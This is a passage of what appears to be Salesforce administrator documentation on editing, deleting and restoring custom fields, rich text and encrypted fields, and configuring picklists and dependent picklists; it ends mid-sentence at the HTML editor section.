Standard Fields are not available in **Database.com**

1. Navigate to the fields page.
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
   - For custom settings, from Setup, click **Develop** > **Custom Settings**, and click the name of the custom setting.
2. Click the name of the field.
3. To modify a custom field or change the data type, click **Edit**.
4. To set users' access to the field, click **Set Field-Level Security**. Available in Enterprise, Unlimited, and Developer Edition organizations only.
5. To view who can access the field based on permissions and record type, click **View Field Accessibility**. Available in Enterprise, Unlimited, and Developer Edition organizations only.

6. If the field is a dependent picklist, view a list of the controlling fields on which it depends. Click **New** to define a dependent picklist. Click **Edit** to change the picklist dependency rules or **Del** to remove the picklist dependency.
7. If the custom field is a dependent picklist, click **[Change]** next to the controlling field to edit the picklist dependency rules.
8. To create a new validation rule for the field, click **New** in the Validation Rules related list. Click **Edit** to change a validation rule or **Del** to remove it.
9. For picklist fields, you can add new values and edit, replace, or delete existing values.
10. To change `External ID`, `Required`, or other attributes under the General Options section, see Custom Field Attributes.
11. To restore the field and its data, click **Undelete**. This is available only if the field has been deleted but not permanently erased. The field's behavior may be different after restoring it. To restore the field completely, see Managing Deleted Custom Fields.

Note: If your organization uses person accounts, the Account Fields page lists both person account and business account fields.

Person accounts use a combination of account and contact fields. The following contact fields are available for person accounts, but not for business accounts.

- Fields in the Account Standard Fields list that display with a person account icon.
- Fields in the Contact Custom Fields & Relationships list.

To customize these fields, from Setup, click **Customize** > **Contacts** > **Fields**.

Custom Settings Overview

Editing Fields

Available in: **All** Editions Standard Objects are not available in **Database.com**

User Permissions Needed	
To create or change fields:	“Customize Application”

1. For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
2. For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
3. Click **Edit** next to the field’s name.
4. Modify the field attributes. The attributes differ depending on the field type.

   To change the type of your custom field, see Changing Custom Field Type on page 2958.

   To make changes to picklists:

   - Click **Rename** next to a value to change the name, make it the default picklist value, assign a color to use on charts, or change additional information.

- Click **Del** next to a value to remove it from the picklist.

  Special picklists—such as opportunity `Stage`, `Task Priority`, `Task Status`, `Lead Status`, and `Case Status`—may prompt you to map the deleted value to another existing value in all of your organization's records. You can map the values or leave your existing data unchanged.

- Click **New** to add values to the picklist. If you use record types, select any record types that you want to include the new values.
- Click **Reorder** to change the sequence of picklist values.
- Click **Replace** to change the values of picklist fields in existing records.
- Click **Printable View** to open an easy-to-print list of your picklist values.
- Click **Chart Colors** and select an option to assign colors to picklist values for use in charts:
  - ◊ **Assign fixed colors to all values** assigns a fixed color to each value from the standard set of chart colors. The `Chart Colors` column shows the assigned colors. Manually change assigned colors by editing picklist values. For example, if you want Closed Lost values to always show up as red in charts grouped by Opportunity Stage, assign red to that picklist value.
  - ◊ **Assign colors to values dynamically** assigns colors when a chart is generated. The `Chart Colors` column shows "Assigned dynamically" for all colors. Assign fixed colors by editing picklist values. For example, if you only need certain picklist values to show up as fixed colors in charts, manually assign colors to those values and leave the rest as "Assigned dynamically".

  Manual assignments are overridden each time you click an option in **Chart Colors**.

  Note: Chart colors aren't available for multi-select picklists, currency picklists, or Task Subject, Event Subject, Knowledge Validation Status, and Opportunity Competitor picklists.

5. Optionally, define custom help text for the field.
6. For lookup and master-detail relationship fields, optionally define a lookup filter.
7. For formula fields, click **Next** to modify the formula.
8. In Enterprise, Unlimited, and Developer Editions, click **Next** to set the field-level security for the field.
9. Click **Save**.

Note:

- Editing fields may require changing a large number of records at once. To process these changes efficiently, your request may be queued and you may receive an email notification when the process has completed.
- To customize the way a custom object's related list appears on a parent record's detail page, edit the parent record's page layout. For example, if you want to edit which fields appear on a custom object's related list on accounts, you would edit the account page layout.
- You cannot change the `Field Name` if a custom field is referenced in Apex.
- When editing fields for accounts, opportunities, cases, contacts, or custom objects, check for any criteria-based sharing rules that use the field in the rules. A field change may affect which records are shared.

Defining Default Field Values

Deleting Fields

Available in: **All** Editions

User Permissions Needed	
To delete custom fields:	"Customize Application"

To delete a custom field:

1. For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
2. For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
3. Click **Del** next to the name of the field.
4. When prompted, select the `Yes, I want to delete the custom field` checkbox to confirm, and click **Delete**.

   Deleted custom fields and their data are stored until your organization permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data. For information on restoring deleted custom fields and relationships, see Managing Deleted Custom Fields on page 2936.

Note:

- Before deleting a custom field, consider where it is referenced. You can't delete a custom field that is referenced elsewhere. For example, you cannot delete a custom field that is referenced by a field update or Apex.
- When you delete a custom field, all of the field history data is deleted and changes are no longer tracked.
- A background process periodically runs that cleans up metadata associated with deleted custom fields. This process will affect the `Last Modified Date` and `Last Modified By` fields on page layouts, record types, and custom objects.

Managing Deleted Custom Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
Page Layouts and Lead Fields are not available in **Database.com**

User Permissions Needed	
To restore deleted custom fields and relationships:	"Customize Application"
To permanently delete custom fields or relationships:	"Customize Application"

Deleted custom fields and their data are stored until your organization permanently deletes them or 15 days has elapsed, whichever happens first. Until that time, you can restore the field and its data. However, the field still counts against the maximum number of custom fields allowed in your organization.

To view a list of your deleted custom fields and relationships:

1. For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
2. For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
3. Click **Deleted Fields** at the bottom of the list of custom fields and relationships. The number in parentheses indicates the total number of deleted custom fields for this object. This link only displays when you have a deleted custom field.
4. Use the list of deleted fields to perform the following actions:
   - To view details about a field, click the field label.
   - To permanently remove the custom field and its data, click **Erase**.
   - To restore the field and its data, click **Undelete**. Some attributes of deleted fields are not restored automatically. To restore these attributes manually:
     a. Add the field to any page layouts that changed during the time the custom field was deleted. If reports and page layouts were not edited, the restored field remains on them.
     b. Make the field unique if necessary. Salesforce automatically removes the unique attribute from any deleted custom field.
     c. Make the field required if necessary. Salesforce automatically removes the required attribute for any deleted custom field.
     d. Add the custom field to any appropriate Force.com AppExchange packages. Salesforce automatically removes deleted custom fields from packages that contain them.
     e. Convert any lookup relationships to master-detail relationships if necessary. Salesforce converts all relationships to lookup relationships when they are deleted. To convert a lookup relationship to a master-detail relationship, populate all the applicable records with the appropriate data.
     f. Redefine any field dependencies that Salesforce removed when the field was deleted.
     g. Edit and save any formula fields, prompting a syntax check that you may have to resolve.
     h. Set up field history tracking if necessary. If the list of fields enabled for history tracking has been modified during the time the custom field was deleted, the restored field is no longer set up to track field history.

Notes on Restored Custom Fields

- The following characters are appended to the end of a custom field's developer name when it is deleted unless a deleted field already has that developer name: "_del". These characters remain when you restore the custom field.
- Formula fields are restored in a disabled state, which means they do not contain updated data until you edit and save them. While a formula field is disabled, "#Error!" displays in place of the formula value.
- Restored fields do not display in search results immediately after you restore them. It may take a short time before the restored custom field and its data are available in search results.
- Lead fields that are mapped to account, contact, or opportunity fields for lead conversion are still mapped accordingly when restored.
- Auto number fields continue to increment after they are deleted and contain the correct values when restored.
- Field history data for the deleted custom field is restored.

Additional Custom Field Options

Changing Page Layouts

To change the location of a new custom field, edit the page layout for the appropriate tab.

Using Record Types

If your organization uses record types, edit the record type to modify which picklist values are visible for the record type.

Tracking Custom Field History

You can select which custom fields to track on the History related list of custom objects and most standard objects. All entries include the date, time, nature of the change, and who made the change. History data does not count against your organization's storage limit.

Using the Translation Workbench

If your organization uses the Translation Workbench, notify your translators that new fields need translations.

Activity Custom Fields

Activity custom fields can apply only to tasks or only to events, or to both tasks and events. For example, you can create one `Time Spent` field and then add it to both the event page layout and the task page layout.

Mapping Custom Lead Fields

For lead custom fields, you can click **Map Lead Fields** to specify which custom lead fields to map to custom account, contact, and opportunity fields during a lead conversion.

Using Rich Text Area Fields

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create or change custom fields:	"Customize Application"

To improve the appearance of text, including adding images and hyperlinks, create rich text area custom fields. Rich text area fields use the Salesforce HTML editor to format content.

Implementation Tips

Before creating rich text area custom fields, note the following:

- Salesforce supports up to 32,768 characters for each rich text area field, including the HTML tags. If desired, you can set a lower limit.
- When you view or print content, Salesforce preserves the formatted version of the HTML in rich text area fields.
- Searches of content that contains rich text area fields ignore images and tags.
- Deleting a rich text area field moves it to the Deleted Fields section on the custom object or Salesforce Knowledge article types.
- There are no limits to the number of rich text area and long text area fields that an object can contain, although your Edition's limit for the total number of custom fields allowed on an object, regardless of field type, applies. Each object can contain a total of 1.6 million characters across long text area and rich text area fields. The default character limit for long text area and rich text area fields is 32,768 characters. A long text area or rich text area field needs to contain at least 256 characters.
- The maximum size of an image that can be uploaded in a rich text area field is 1 MB. Only `.gif`, `.jpg` and `.png` file types are supported.

- You can only convert rich text area fields into long text area fields. Any images are deleted the next time the long text area field is saved. After converting, markup is hidden in the long text area field but it is not removed from the record until you save the record. That way, the markup can be restored if you change your mind.
- You can't add a hyperlink to an image.
- There is no support for disabling specific rich text area features. For example, you can't disable support for hyperlinks or images on certain fields.
- HTML code is not supported in the Salesforce HTML editor. HTML code is treated as text.
- JavaScript or CSS is treated as text. For example, if you're creating an Idea through the API, any JavaScript or CSS code is removed without warning.
- If you're creating an Idea through the API, some tags and attributes are filtered without warning. Salesforce supports a limited number of approved HTML tags.
- Rich text area fields can be filtered and summarized in reports, but the HTML tags are included as text.
- Only the first 254 characters in a rich text area or a long text area are displayed in a report. If you download the report, the entire field is available.
- When a rich text area field is used in a formula, the HTML tags are stripped out before the formula is run. For example, when a rich text area field is used in a validation rule's criteria, the HTML tags are removed before the evaluation.
- Rich text area fields aren't available in self service portals. They are available in partner portals and customer portals.
- Images uploaded within a rich text area field are extracted in the organization's weekly export and included in the exported data.
- The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.
- The text part of rich text area fields counts towards data storage for the entity that contains the field. The uploaded images within the rich text area fields are counted towards file storage for the entity that contains the field.
- The rich text area field is available in the API.
- You can copy and paste text from external sources such as Microsoft® Word, but you may have to reapply formatting.

Best Practices

- You can specify how big the editor box should be for this field by configuring the “Number of lines displayed” property in the field's setup.
- We recommend using the rich text area field in a one column page layout; the field's formatting toolbar is ideal for a single column.
- To upload many images, use the API version 20 or later. For more information, see the *Force.com SOAP API Developer's Guide*.

  Note: When uploading images with the API, the `alt` attribute is not populated unless specified separately.

Creating Custom Fields

About Encrypted Custom Fields

Available in: **Developer**, **Enterprise**, **Unlimited**, and **Database.com** Editions

Encrypted custom fields are text fields that can contain letters, numbers, or symbols but are encrypted. The value of an encrypted field is only visible to users that have the "View Encrypted Data" permission.

Before you begin working with encrypted custom fields, review the following implementation notes and best practices:

Implementation Notes

- Encrypted fields are encrypted with 128-bit master keys and use the AES (Advanced Encryption Standard) algorithm. You can archive, delete, and import your master encryption key. To enable master encryption key management, contact salesforce.com.
- Encrypted custom fields cannot be unique, an external ID, or have default values.
- While other text fields can contain up to 255 characters, encrypted text fields are limited to 175 characters due to the encryption algorithm.
- Encrypted fields are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- Encrypted fields cannot be used to define report criteria but they can be included in report results.
- Encrypted fields are not searchable but they can be included in search results.
- Encrypted fields are not available in the following: Salesforce Classic, Connect Offline, Connect for Lotus Notes, Connect for Outlook, Salesforce for Outlook, lead conversion, workflow rule criteria or formulas, formula fields, outbound messages, default values, and Web-to-Lead and Web-to-Case forms.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the "View Encrypted Data" permission.
- If you have created encrypted custom fields, make sure your organization has secure connections using SSL (Secure Sockets Layer) enabled.
- If you have the "View Encrypted Data" permission and you grant login access to another user, be aware that the other user will be able to see encrypted fields unmasked (in plain text).
- Only users with the "View Encrypted Data" permission can clone the value of an encrypted field when cloning that record.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Best Practices

- Encrypted fields are editable regardless of whether the user has the "View Encrypted Data" permission. Use validation rules, field-level security settings, or page layout settings to prevent users from editing encrypted fields.
- You can still validate the values of encrypted fields using validation rules or Apex. Both work regardless of whether the user has the "View Encrypted Data" permission. Data for encrypted fields in the debug log is masked.
- Existing custom fields cannot be converted into encrypted fields nor can encrypted fields be converted into another data type. To encrypt the values of an existing (unencrypted) field, export the data, create an encrypted custom field to store that data, and import that data into the new encrypted field.
- `Mask Type` is not an input mask that ensures the data matches the `Mask Type`. Use validation rules to ensure that the data entered matches the mask type selected.

- Use encrypted custom fields only when government regulations require it because they involve additional processing and have search-related limitations.

Creating Custom Fields

Updating Picklists

Available in: **All** Editions Standard Objects are not available in **Database.com**

User Permissions Needed	
To change picklists:	"Customize Application"

To update any picklist field:

1. Navigate to the fields page for your object. For example, for account fields, from Setup, click **Customize** > **Accounts** > **Fields**.

   For custom objects, from Setup, click **Create** > **Objects**, then click the name of an object.

   For Knowledge validation status picklists, from Setup, click **Customize** > **Knowledge** > **Validation Statuses**.
2. In the Custom Fields & Relationships related list, click the name of the picklist field you want to update.
3. In the Picklist Values section, click **Edit** next to a value.
4. In the Picklist Edit page, you can change the name of the value and make the value the default for the master picklist. You can also assign a color for use in charts by clicking the button. To assign a color dynamically when a chart is generated, click **Assign color dynamically**.

   Note: Chart colors aren't available for multi-select picklists, currency picklists, or Task Subject, Event Subject, Knowledge Validation Status, and Opportunity Competitor picklists.

   Tip:

   - Some special picklists, such as `Task Priority`, `Stage`, or `Partner Role`, have additional information that you can edit.
   - If you use record types, changing the default value of the master picklist does not affect the default value of the picklist for a record type.
   - For Ideas, setting the default value of the Categories or Status picklists does not affect the default value on the Ideas pages.
   - If you change the label for a picklist value that is used as a filter criteria, the picklist value is automatically removed from the filter criteria. For example, if your report contains a filter where `Lead Source equals`

`Email or Web` and you change the picklist value Web to Referral, your report filter will change to `Lead Source equals Email`. If the changed picklist value was the only value specified for a particular filter, it will continue to show up in your filters, but an error will display.

5. Click **Save**.

Note: If your organization uses the Translation Workbench, notify your translators that the translations may be out of date whenever you change picklist values.

Additional Options for Updating Picklists
Picklist Limitations

Additional Options for Updating Picklists

Use the following options to edit picklist values.

- Click **Rename** next to a value to change the name, make it the default picklist value, assign a color to use on charts, or change additional information.
- Click **Del** next to a value to remove it from the picklist.

  Special picklists—such as opportunity `Stage`, `Task Priority`, `Task Status`, `Lead Status`, and `Case Status`—may prompt you to map the deleted value to another existing value in all of your organization's records. You can map the values or leave your existing data unchanged.

- Click **New** to add values to the picklist. If you use record types, select any record types that you want to include the new values.
- Click **Reorder** to change the sequence of picklist values.
- Click **Replace** to change the values of picklist fields in existing records.
- Click **Printable View** to open an easy-to-print list of your picklist values.
- Click **Chart Colors** and select an option to assign colors to picklist values for use in charts:
  - ◊ **Assign fixed colors to all values** assigns a fixed color to each value from the standard set of chart colors. The `Chart Colors` column shows the assigned colors. Manually change assigned colors by editing picklist values. For example, if you want Closed Lost values to always show up as red in charts grouped by Opportunity Stage, assign red to that picklist value.
  - ◊ **Assign colors to values dynamically** assigns colors when a chart is generated. The `Chart Colors` column shows "Assigned dynamically" for all colors. Assign fixed colors by editing picklist values. For example, if you only need certain picklist values to show up as fixed colors in charts, manually assign colors to those values and leave the rest as "Assigned dynamically".

  Manual assignments are overridden each time you click an option in **Chart Colors**.

  Note: Chart colors aren't available for multi-select picklists, currency picklists, or Task Subject, Event Subject, Knowledge Validation Status, and Opportunity Competitor picklists.

For organizations using record types, this picklist is a master picklist. You can include some or all of the values from the master picklist in different record types to offer a subset of values to users based on their profile.

Updating Picklists

Picklists with Additional Information

These standard picklist fields have additional information that you can edit.

Picklist	Description
`Partner Role` (for accounts)	Roles of account partners, for example, Consultant, Supplier. These options are available when you add an account to the Partners related list of an account or opportunity. To edit, from Setup, click **Customize** > **Accounts** > **Partner Roles**. Enter the name of the partner role in the “Role” column. In the “Reverse Role” column, enter the corresponding reverse partner role. Assigning a partner role to an account creates a reverse partner relationship so that both accounts list the other as a partner. Each role and reverse role value can have up to 40 characters.
`Priority` (for cases)	Urgency of case, for example, Low, High. If you delete a value, you have the option to map the deleted value to another existing value in all of your organization’s cases. Each picklist value can have up to 40 characters.
`Status` (for campaign members)	State of a campaign member, for example, Sent or Responded. If you delete a Status value, you have the option to map the deleted value to another existing value. The new replacement value is automatically added to the member status for campaigns that contained the deleted value. If the deleted value is the default member status for a campaign, the new replacement value becomes the default status for that campaign.
`Status` (for cases)	State of case, for example, New, On Hold. If you delete a value, you have the option to map the deleted value to another existing value in all of your organization’s cases.

Picklist	Description
	Each picklist value can have up to 40 characters.
`Status` (for contracts)	State of the contract in the contract business process. You can add values to this picklist and organize each value into one of several categories, for example, “Draft”, “In Approval Process”, or “Activated”. Then sort your contracts using these categories in reports and views.
`Contact Role` (for contracts)	Role of a contact on a contract, for example, Business User, Decision Maker. These options are available when you add a contact to the Contact Roles related list of a contract. To edit, from Setup, click **Customize** > **Contracts** > **Contact Roles**. Each picklist value can have up to 40 characters.
`Lead Status` (for leads)	State of the lead, for example, Open, Qualified. Select one value as the “Default Status” assigned to all new leads created manually, via the import wizard, or via your website. Select one or more values as the “Converted Status” assigned to converted leads. When you convert qualified leads into an account, contact, and opportunity, you can select one of the “Converted” statuses to assign to the lead. Leads with a “Converted” status type are no longer available in the Leads tab, although you can include them in reports. If you delete a value, you have the option to map the deleted value to another existing value in all of your organization’s leads. Each value can have up to 20 characters.
`Contact Role` (for opportunities)	Role of a contact for an opportunity, for example, Business User, Decision Maker. These options are available when you add a contact to the Contact Roles related list of an opportunity. To edit, from Setup, click **Customize** > **Opportunities** > **Contact Roles**. Each picklist value can have up to 40 characters.
`Stage` (for opportunities)	Sales process stages, for example, Prospect, Proposal. This picklist also affects the `Type` and `Forecast Category` values of an opportunity. Specifically, changing the `Type` or `Forecast Category` for a `Stage` picklist value updates all opportunities that have that stage value. To edit, from Setup, click **Customize** > **Opportunities** > **Fields**, and select **Edit** next to the field.

Picklist	Description
	To deactivate an active stage, click **Del** next to the stage. On the mapping page, don't replace the stage with another existing value; just click **Save**. The stage now appears in the Inactive Stage Picklist Values related list. The stage is no longer in use but may exist in older opportunity records.
`Status` (for solutions)	Status of a solution, for example, Draft, Reviewed. Mark one or more values as "Reviewed". When users solve cases using solutions, they can view which solutions have been reviewed and which have not. Each picklist value can have up to 40 characters.
`Priority` (for tasks)	Importance of the task, for example, High, Normal, Low. Set one value as the default priority of all new tasks, and one value as the highest priority. If you delete a value, you have the option to map the deleted value to another existing value in all of your organization's tasks. Each picklist value can have up to 20 characters.
`Status` (for tasks)	State of a task, for example, Not Started, Completed. Choose at least one value as the "Closed" status and one value as the "Default" status for all new tasks. If you delete a value, you have the option to map the deleted value to another existing value in all of your organization's tasks. Each picklist value can have up to 40 characters.
`Task Type` (for tasks)	`Send Email Default` specifies the default task type assigned when the task is sending email or mass email, and when tasks are created via inbound email, such as Email to Salesforce. `Default` specifies the default picklist value when creating tasks. To edit, from Setup, click **Customize** > **Activities** > **Task Fields**, and select **Edit** next to the picklist value you want to specify as the default.

Picklist Limitations

Picklist Limitations

Available in: **All** Editions
Standard Picklists are not available in **Database.com**

User Permissions Needed	
To change picklists:	"Customize Application"

The maximum number of entries you can have in a picklist is determined by the total number of characters allowed in the picklist, which is 15,000 characters. Note that each entry includes a linebreak and a return character that are not visible. These two additional characters per entry are counted as part of the 15,000 character limit.

Additional limits apply to both standard and custom picklists.

Additional Limits for Standard Picklists

For standard picklists, entries can be up to 40 characters, not including linebreaks and returns. For standard multi-select picklists, the total number of characters for all entries cannot exceed 255.

For standard picklists in organizations that use record types or the Translation Workbench, you can have an unlimited number of entries with the following exceptions for special picklists.

Picklist Field	Maximum Number of Entries
`Lead Status`	100
`Task Status`	100
`Task Priority`	50
`Case Status`	100
`Case Priority`	50
`Opportunity Stage`	100

Additional Limits for Custom Picklists

Within the 15,000 total character limit, custom picklists can have:

- Up to 1,000 entries
- Up to 255 characters per entry

Custom multi-select picklists can have:

- Up to 150 values
- Up to 40 characters per value

Note that for multi-select picklists, users can select up to 100 values at a time on a record.

Replacing Picklist Values

Available in: **All** Editions

User Permissions Needed	
To replace picklist values:	"Customize Application"

You may need to replace a picklist value with another. For example, your status picklist has five values (Open, In Progress, Closed-red, Closed-yellow, and Closed-green) and you want to simplify it to three values (Open, In Progress, and Closed). You need to replace the Closed-red, Closed-yellow, and Closed-green values with a new value: Closed.

Note: Replacing an existing picklist value also changes the `Modified By` date and time for the record.

To globally replace the values of picklist fields in existing records follow the steps below.

1. If necessary, create the replacement value in the picklist edit page. See Updating Picklists.
2. Navigate to the fields area of the appropriate object:
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom task and event fields, from Setup, click **Customize** > **Activities** > **Activity Custom Fields**.
   - For standard task and event fields, from Setup, click **Customize** > **Activities**, then click **Task Fields** or **Event Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select an object.
   - For Knowledge validation status picklists, from Setup, click **Customize** > **Knowledge** > **Validation Statuses**.
3. Click **Replace** next to the picklist.
4. Type the exact value you want to change, and select a new replacement value.
5. To apply the new value on any records with a blank value in this field, check `Replace all blank values`.
6. To update all occurrences of the value in your organization's records with the new value, click **Replace**. Occurrences in the Recycle Bin are also updated.
7. On the Replace Picklist Confirmation page, click **Finished**.

Note: If you replace the `Stage` picklist for opportunities, the `Probability`, `Forecast Category`, and `Expected Revenue` fields are also updated with the corresponding values.

Sorting Picklists

Available in: **All** Editions

User Permissions Needed	
To sort picklists:	"Customize Application"

You can sort the values of picklist fields.

1. Navigate to the appropriate object:
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom task and event fields, from Setup, click **Customize** > **Activities** > **Activity Custom Fields**.
   - For standard task and event fields, from Setup, click **Customize** > **Activities**, then click **Task Fields** or **Event Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
   - For Knowledge validation status picklists, from Setup, click **Customize** > **Knowledge** > **Validation Statuses**.
2. Click **Edit** next to the picklist you want to update.
3. Click **Reorder**.
4. Use the arrows to arrange the field in the proper sequence.
5. Select a default, if desired.
6. Check the box to alphabetize the entries for users on edit pages. The entries will always appear in alphabetical order, regardless of the user's language.
7. Click **Save**.

Note: On record edit and detail pages and in reports, picklist and multi-select picklist fields may include inactive values. These inactive values are sorted last, unless you have chosen alphabetical sorting. In that case, all values are sorted alphabetically.

Defining Dependent Picklists

Available in: **All** Editions
Standard Objects are not available in **Database.com**

User Permissions Needed	
To define dependent picklists:	"Customize Application"

To define a dependent picklist:

1. Navigate to the fields area of the appropriate object.

- For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
- For custom task and event fields, from Setup, click **Customize** > **Activities** > **Activity Custom Fields**.
- For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
- For custom settings, from Setup, click **Develop** > **Custom Settings**, and click the name of the custom setting.

2. Click **Field Dependencies**.
3. Click **New**.
4. Choose a controlling field and dependent field.

   Note: Some picklist and checkbox fields may not be available as controlling fields.

5. Click **Continue**.
6. Use the field dependency matrix to specify the dependent picklist values that are available when a user selects each controlling field value.
7. Optionally, click **Preview** to test your selections. If your organization uses record types, choose a record type to test how it affects your controlling and dependent picklist values. The record type controls what values are available in the controlling field. The record type and the controlling field together determine what values are available in the dependent picklist. For example, a dependent value is only available if it is available in the selected record type as well as the selected controlling value.

   Note: The `Filter by Record Type` option does not appear in the Preview window for activity custom fields.

8. Click **Save**.
9. If your organization uses record types, make sure that your controlling and dependent picklist values are available in the appropriate record types.

Deleting Picklist Dependencies

About Dependent Picklists

Available in: **All** Editions

Use dependent picklists to help your users enter accurate and consistent data. A *dependent picklist* is a custom or multi-select picklist for which the valid values depend on the value of another field, called the *controlling field*. Controlling fields can be any picklist (with at least one and fewer than 300 values) or checkbox field on the same record.

For example, you can define a `Reason` custom picklist on opportunities and make its valid values depend on the value of the `Stage` picklist as follows:

- If `Stage` is `Closed Won`, the valid values for `Reason` are `Superior features` or `Lower price`.
- If `Stage` is `Closed Lost`, the valid values for `Reason` are `Inferior features`, `Higher price`, or `Company viability`.

Defining Dependent Picklists
Dependent Picklist Considerations

Using the Field Dependency Matrix

Available in: **All** Editions

User Permissions Needed	
To define picklist dependencies:	"Customize Application"

The field dependency matrix lets you specify the dependent picklist values that are available when a user selects each controlling field value. The top row of the matrix contains the controlling field values, while the columns list the dependent field values.

Use this matrix to include or exclude values. Included values are available in the dependent picklist when a value in the controlling field is selected. Excluded fields are not available in the dependent picklist for the selected controlling field value.

To include or exclude values:

- Double-click values to include them. Included values are indicated with highlighting. Double-click any highlighted values to exclude them.
- Click a value and use SHIFT+click on another value to select a range of adjacent values. Then click **Include Values** to make the values available, or **Exclude Values** to remove them from the list of available values.
- Click a value and use CTRL+click to select multiple values. Then click **Include Values** to make the values available, or **Exclude Values** to remove them from the list of available values.
- Click a column header to select all the values in that column. Then click **Include Values** to make the values available, or **Exclude Values** to remove them from the list of available values.

To change the values in your view:

- Click **View All** to view all available values at once.
- Click **Go To** and choose a controlling value to view all the dependent values in that column.
- Click **Previous** or **Next** to view the values in columns that are on the previous or next page.
- Click **View sets of 5** to view 5 columns at a time.

Editing Dependent Picklists

Available in: **All** Editions

User Permissions Needed	
To edit field dependencies:	"Customize Application"

To edit dependent picklists:

1. Navigate to the fields area of the appropriate object.
   - For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
   - For custom task and event fields, from Setup, click **Customize** > **Activities** > **Activity Custom Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
   - For custom settings, from Setup, click **Develop** > **Custom Settings**, and click the name of the custom setting.
2. Click **Field Dependencies**.
3. Click **Edit** next to the field dependency relationship you want to change.
4. Use the field dependency matrix to specify the dependent picklist values that are available when a user selects each controlling field value.
5. Optionally, click **Preview** to test your selections.
6. Click **Save**.

Deleting Picklist Dependencies

Available in: **All** Editions

User Permissions Needed	
To delete picklist dependencies:	"Customize Application"

If you no longer want the values of a dependent picklist to depend on a controlling field, delete its dependency. Deleting the dependency removes the logic that defines how the values of the picklist depend on the controlling field, but doesn't delete the fields or affect their data.

To delete picklist dependencies:

1. For standard objects, from Setup, click **Customize**, select the appropriate object, and click **Fields**.
2. For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
3. Click **Field Dependencies**.
4. Click **Del** next to the field dependency relationship you want to delete.

5. Click **OK** to confirm.

Dependent Picklist Considerations

Available in: **All** Editions
Page Layouts and Leads are not available in **Database.com**

User Permissions Needed	
To define and edit dependent picklists:	"Customize Application"

Consider the following when defining dependent picklists:

Checkboxes

Checkbox fields can be controlling fields but not dependent fields.

Converting fields

Convert your existing fields to dependent picklists or controlling fields without affecting the existing values in your records. Going forward, dependency rules apply to any changes to existing records or new records.

Default values

You can set default values for controlling fields but not for dependent picklists.

Field-level security

Field-level security settings for a controlling field and dependent picklist are completely independent. Remember to hide controlling fields whenever its correlating dependent picklist is hidden.

Import

The import wizards do not consider field dependencies. Any value can be imported into a dependent picklist regardless of the value imported for a controlling field.

Lead conversion

If you create a dependency for lead fields that map to account, contact, and opportunity fields for lead conversion, create the same dependency on the account, contact, or opportunity as well.

Dependent picklists and controlling lead fields can be mapped to account, contact, or opportunity fields with different dependency rules.

Multi-select picklists

Multi-select picklists can be dependent picklists but not controlling fields.

Connect Offline

While controlling fields and dependent picklists are available in Connect Offline, the logic between them is not.

Page layouts

Make sure controlling fields exist on any page layout that contains their associated dependent picklist. When the controlling field is not on the same page layout, the dependent picklist shows no available values.

For visually-impaired users, make sure the dependent picklist is lower on the page layout than its controlling field.

If a dependent picklist is required and no values are available for it based on the controlling field value, users can save the record without entering a value. The record is saved with no value for that field.

Picklist limitations

Custom picklist fields can be either controlling or dependent fields.

Standard picklist fields can be controlling fields but not dependent fields.

The maximum number of values allowed in a controlling field is 300. In addition, if a field is both a controlling field and dependent picklist, it can't contain more than 300 values.

Before defining a dependency, make sure your picklist has at least one value; standard fields like `Product Family` do not contain any values until you add them.

If a standard controlling field relies on functionality that your organization decides to disable, the dependency rules for the picklist will go away. For example, if your organization disables the Self-Service portal and the `Closed by Self-Service User` is a controlling field, its dependent picklist will display all available values.

The following fields are not available as controlling fields:

Activity Fields

`Call Type`

`Create recurring series of events`

`Show Time As`

`Subject`

`Task`

`Type`

Contact Fields

`Salutation`

`Contact Currency`

Custom Object Fields

`Currency`

Lead Fields

`Converted`

`Unread By Owner`

Record types

The values in your controlling fields are determined by the record type selected. The values in your dependent picklists are determined by the record type and controlling field value selected. In short, the values available in dependent picklists are an intersection of the record type and controlling field selections.

Using the HTML Editor

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create or change custom fields:	"Customize Application"

To improve the appearance of text in custom fields, use the Salesforce HTML editor to format custom fields that were defined with the rich text area custom field type. The Salesforce HTML editor provides a WYSIWYG interface, allowing you to perform basic formatting operations. You can:

- Format text as bold, italicized, or underlined
- Create bulleted and numbered lists
- Change paragraph indentation
- Insert hyperlinks to Web pages
- Insert an image

Some features, such as Salesforce Knowledge or Ideas, let administrators enable extra functions like the ability to embed multimedia content, use drop-down lists, or select colors for text or backgrounds. Make sure that your browser security settings allow you to access these functions. For example, if browser security is set to high in Internet Explorer 7, `<iframe>` content does not appear in the frame, drop-down lists are unavailable, and color cannot be selected for backgrounds or text.

Common scenarios for the HTML editor include:

